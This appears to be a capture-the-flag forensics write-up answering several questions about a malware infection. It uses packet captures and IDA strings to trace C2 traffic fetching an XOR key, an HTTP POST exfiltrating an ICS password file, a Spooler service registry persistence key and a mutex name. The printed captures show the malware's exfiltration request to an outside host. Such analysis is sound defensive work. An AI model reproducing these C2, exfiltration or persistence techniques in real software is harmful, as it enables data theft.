46899	337.701105	192.168.1.10	52.95.251.150	HTTP	278	GET /%78%6f%72/%6b%65%79 HTTP/1.1
46902	337.704591	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
47696	342.829979	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
48444	347.907987	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1

The URI of this packet is `/%78%6f%72/%6b%65%79`, this is hex encoded.

```
200 GET /main.exe HTTP/1.1
278 GET /%78%6f%72/%6b%65%79 HTTP/1.1
271 GET /4E63C887BCF2 HTTP/1.1
```

Decode the hex. The decoded text is `/xor/key`

Recipe

From Hex

Delimiter: Auto

Input

start: 22
end: 22
length: 0

length: 23
lines: 2

/%78%6f%72/%6b%65%79

Output

time: 2ms
length: 6
lines: 1

xorkey

Now knowing that the malware is gathering a xorkey from the C2 server, assume that the malware is using xor.

Answer: xor

Erge 14

What is the key used by the cipher?

Solution:

Continue in the same pcap file, **2018-08-14-13-06-08.pcap**, using the same filter (ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET").

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ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET"

No.	Time	Source	Destination	Protocol	Length	Info
46176	333.270439	192.168.1.10	52.95.251.151	HTTP	200	GET /main.exe HTTP/1.1
46899	337.701105	192.168.1.10	52.95.251.150	HTTP	278	GET /%78%6f%72/%6b%65%79 HTTP/1.1
46902	337.704591	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
47696	342.829979	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
48444	347.907987	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
49199	353.024531	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
49896	358.144372	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
50628	363.241734	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
50660	363.541260	192.168.1.10	52.95.251.150	HTTP	271	[TCP Spurious Retransmission] GET /4E63C887BCF2 HT
51427	368.824136	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
52130	373.907971	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
52855	379.000219	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1

> Frame 46899: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits)
 > Ethernet II, Src: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
 > Internet Protocol Version 4, Src: 192.168.1.10, Dst: 52.95.251.150
 > Transmission Control Protocol, Src Port: 49371, Dst Port: 80, Seq: 1, Ack: 1, Len: 224
 > Hypertext Transfer Protocol

Look for the packet#, where PC-1 first communicated with the C2 server. **46899**

ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET"

No.	Time	Source	Destination	Protocol	Length	Info
46176	333.270439	192.168.1.10	52.95.251.151	HTTP	200	GET /main.exe HTTP/1.1
46899	337.701105	192.168.1.10	52.95.251.150	HTTP	278	GET /%78%6f%72/%6b%65%79 HTTP/1.1
46902	337.704591	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1

Kill the filters. Look for the response that is received from the server after packet #46899.

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Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
46895	337.609683	5.101.80.151	192.168.1.10	TCP	54	80 → 49218 [ACK] Seq=80 Ack=143118 Win=1452 Len=0
46896	337.672049	192.168.1.10	52.95.251.150	TCP	66	49371 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
46897	337.673315	52.95.251.150	192.168.1.10	TCP	66	80 → 49371 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
46898	337.673739	192.168.1.10	52.95.251.150	TCP	60	49371 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
46899	337.701105	192.168.1.10	52.95.251.150	HTTP	278	GET /%78%6f%72/%6b%65%79 HTTP/1.1
46900	337.701869	52.95.251.150	192.168.1.10	TCP	54	80 → 49371 [ACK] Seq=1 Ack=225 Win=30336 Len=0
46901	337.703116	52.95.251.150	192.168.1.10	HTTP	221	HTTP/1.1 200 OK (text/html)
46902	337.704591	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1

Notice in packet #46901, a response came back from the C2 server with the data result of "CRASH"

No.	Time	Source	Destination	Protocol	Length	Info
46896	337.672049	192.168.1.10	52.95.251.150	TCP	66	49371 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
46897	337.673315	52.95.251.150	192.168.1.10	TCP	66	80 → 49371 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 M
46898	337.673739	192.168.1.10	52.95.251.150	TCP	60	49371 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
46899	337.701105	192.168.1.10	52.95.251.150	HTTP	278	GET /%78%6f%72/%6b%65%79 HTTP/1.1
46900	337.701869	52.95.251.150	192.168.1.10	TCP	54	80 → 49371 [ACK] Seq=1 Ack=225 Win=30336 Len=0
46901	337.703116	52.95.251.150	192.168.1.10	HTTP	221	HTTP/1.1 200 OK (text/html)
46902	337.704591	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
46903	337.706508	52.95.251.150	192.168.1.10	HTTP	218	HTTP/1.1 200 OK (text/html)
46904	337.707374	192.168.1.10	52.95.251.150	TCP	292	49371 → 80 [PSH, ACK] Seq=442 Ack=332 Win=65280 Len=0
46905	337.707549	192.168.1.10	52.95.251.150	HTTP	75	POST /4E63C887BCF2 HTTP/1.1
46906	337.708066	52.95.251.150	192.168.1.10	TCP	54	80 → 49371 [ACK] Seq=332 Ack=701 Win=32512 Len=0
46908	337.828571	52.95.251.150	192.168.1.10	HTTP	217	HTTP/1.1 200 OK (text/html)

> Frame 46901: 221 bytes on wire (1768 bits), 221 bytes captured (1768 bits)

> Ethernet II, Src: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7), Dst: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2)

> Internet Protocol Version 4, Src: 52.95.251.150, Dst: 192.168.1.10

> Transmission Control Protocol, Src Port: 80, Dst Port: 49371, Seq: 1, Ack: 225, Len: 167

> Hypertext Transfer Protocol

> HTTP/1.1 200 OK\r\n

Server: nginx/1.13.12\r\n

Date: Tue, 14 Aug 2018 20:11:41 GMT\r\n

Content-Type: text/html; charset=utf-8\r\n

> Content-Length: 5\r\n

Connection: keep-alive\r\n

\r\n

[HTTP response 1/105]

[Time since request: 0.002011000 seconds]

```

0000 4e 63 c8 87 bc f2 36 4c 5e a0 32 a7 08 00 45 00 Nc....6L ^~2...E-
0010 00 cf 31 be 40 00 3d 06 19 c3 34 5f fb 96 c0 a8 ..1.@=-...4....
0020 01 0a 00 50 c0 db c4 9a 33 f9 90 5b b3 81 50 18 ...P....3...[...P-
0030 00 ed f2 69 00 00 48 54 54 50 2f 31 2e 31 20 32 ...i..HT TP/1.1 2
0040 30 30 20 4f 4b 0d 0a 53 65 72 76 65 72 3a 20 6e 00 OK..S erver: n
0050 67 69 6e 78 2f 31 2e 31 33 2e 31 32 0d 0a 44 61 ginx/1.1 3.12..Da
0060 74 65 3a 20 54 75 65 2c 20 31 34 20 41 75 67 20 te: Tue, 14 Aug
0070 32 30 31 38 20 32 30 3a 31 31 3a 34 31 20 47 4d 2018 20: 11:41 GM
0080 54 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a T..Conte nt-Type:
0090 20 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 text/ht ml; char
00a0 73 65 74 3d 75 74 66 2d 38 0d 0a 43 6f 6e 74 65 set=utf- 8..Conte
00b0 6e 74 2d 4c 65 6e 67 74 68 3a 20 35 0d 0a 43 6f nt-Lengt h: 5..Co
00c0 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 nnection : keep-a
00d0 6c 69 76 65 0d 0a 0d 0a 43 52 41 53 48 live.... CRASH

```

Answer: CRASH


Erge 15

What registry key does the malware replace to enable persistence?

Solution:

Looked up malware persistence: <https://www.andreafortuna.org/2017/07/06/malware-persistence-techniques/> and look at the registry keys to know what to look for.

The closes I got to finding this answer is putting **main.exe** in IDA and scrolling through the Strings in hope of finding something. I found **System\CurrentControlSet\Services**.



Look at Autops, continue to find other drivers but not the correct one.

Answer: "System\\CurrentControlSet\\Services\\Spooler" (there is two slashes where there is a slash)

Erge 16

What password is ex-filtrated by the malware?

Solution:

Knowing the attacker exfiltrated **ics-pw.txt**, go to back to where it was found on the pcap file **2018-08-10_14-39-00.pcap**. Filter the packets to find the text file (ip.addr == 52.95.251.150 && http.request.method == POST).

ip.addr == 52.95.251.150 && http.request.method == POST						
No.	Time	Source	Destination	Protocol	Length	Info
79348	1550.577705	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79377	1555.741568	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79395	1560.890302	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79415	1566.069359	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79460	1571.249139	192.168.1.10	52.95.251.150	HTTP	74	POST /%65%78%66%69%6c/4E63C887BCF2/c:%5Cusers%5Ccasarea%5Cdesktop%5Cics-pw.txt HTTP/1.1
79466	1571.591122	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79501	1576.678259	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79538	1581.810455	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79573	1586.974893	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79601	1592.122964	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79633	1597.239621	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
79652	1602.388638	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1

Click on the packet with the text file. Look at the Packet bytes pane and notice a data string was posted out.

0000	50 4f 53 54 20 2f 25 36 35 25 37 38 25 36 36 25	POST /%6 5%78%66%
0010	36 39 25 36 63 2f 34 45 36 33 43 38 38 37 42 43	69%6c/4E 63C887BC
0020	46 32 2f 63 3a 25 35 43 75 73 65 72 73 25 35 43	F2/c:%5C users%5C
0030	61 73 61 72 65 61 25 35 43 64 65 73 6b 74 6f 70	asarea%5 Cdesktop
0040	25 35 43 69 63 73 2d 70 77 2e 74 78 74 20 48 54	%5Cics-p w.txt HT
0050	54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69	TP/1.1.. Connecti
0060	6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a	on: Keep -Alive..
0070	55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69	User-Age nt: Mozi
0080	6c 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73	lla/5.0 (Windows
0090	20 4e 54 20 31 30 2e 30 3b 20 57 69 6e 36 34 3b	NT 10.0 ; Win64;
00a0	20 78 36 34 29 20 41 70 70 6c 65 57 65 62 4b 69	x64) Ap pleWebKi
00b0	74 2f 35 33 37 2e 33 36 20 28 4b 48 54 4d 4c 2c	t/537.36 (KHTML,
00c0	20 6c 69 6b 65 20 47 65 63 6b 6f 29 20 43 68 72	like Ge cko) Chr
00d0	6f 6d 65 2f 35 31 2e 30 2e 32 37 30 34 2e 37 39	ome/51.0 .2704.79
00e0	20 53 61 66 61 72 69 2f 35 33 37 2e 33 36 20 45	Safari/ 537.36 E
00f0	64 67 65 2f 31 34 2e 31 34 33 39 33 0d 0a 43 6f	dge/14.1 4393..Co
0100	6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 32 30	ntent-Le ngth: 20
0110	0d 0a 48 6f 73 74 3a 20 35 32 2e 39 35 2e 32 35	..Host: 52.95.25
0120	31 2e 31 35 30 0d 0a 0d 0a 53 55 4e 54 49 43 30	1.150... SUNTIC0
0130	67 53 47 55 33 4d 33 46 50 59 7a 6c 36	gSGU3M3F PYz16

The string is encoded in base64. Decode using Cybercheg. The decoded version is **ICS - He73qOc9z**. Assume the password is the second half of the decoded string.

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

length: 21
lines: 2

SUNTIC0gSGU3M3FPYz16

Output

time: 0ms
length: 15
lines: 1

ICS - He73qOc9z

Answer: He73qOc9z

Erge 17

What mutex does the malware create?

Solution:

"A mutex is a program object that is created so that multiple program thread can take turns sharing the same resource, such as access to a file."

Looking at **main.exe** in IDA, like on Erge_15, soon after System\CurrentControlSet\Services, there comes up **ApiPortection**.

```

...".rdata:0... 00000022 C SYSTEM\CurrentControlSet\Service
...".rdata:0... 00000012 C opening key: %ld\n
...".rdata:0... 0000000A C ImagePath
...".rdata:0... 00000018 C error setting key: %ld\n
...".rdata:0... 00000008 C key %s\n
...".rdata:0... 00000014 C file does not exist
...".rdata:0... 0000000A uni... POST
...".rdata:0... 00000011 C %65%78%66%69%6c/
...".rdata:0... 0000000A C error %d\n
...".rdata:0... 0000000A C error %d\n
...".rdata:0... 0000000A uni... POST
...".rdata:0... 0000000E C %65%6e%75%6d/
...".rdata:0... 00000012 C deque<T> too long
...".rdata:0... 0000000E C ApiPortection
...".rdata:0... 0000000B C error: %d\n

```

After ApiPortection is first seen then there's a string that says "something already running." Knowing that mutex makes it so that multiple programs share the same source. Then infer that ApiPortection is the answer.

```

000000E C ApiPortection
000000B C error: %d\n
000001A C something already running
0000008 C LoWare
000001B C StartServiceCtrlDispatcher
0000008 C LoWare
000001B C RegisterServiceCtrlHandler
0000008 C LoWare
0000012 C %s failed with %d
0000008 C LoWare
0000012 C Unknown exception
000000F C bad allocation
0000015 C bad array new length
000000E C bad exception
000003C uni... api-ms-win-core-fibers-l1-1-1
000003A uni... api-ms-win-core-synch-l1-2-0
0000012 uni... kernel32
0000010 uni... api-ms-
0000010 uni... ext-ms-

```

Answer: ApiPortection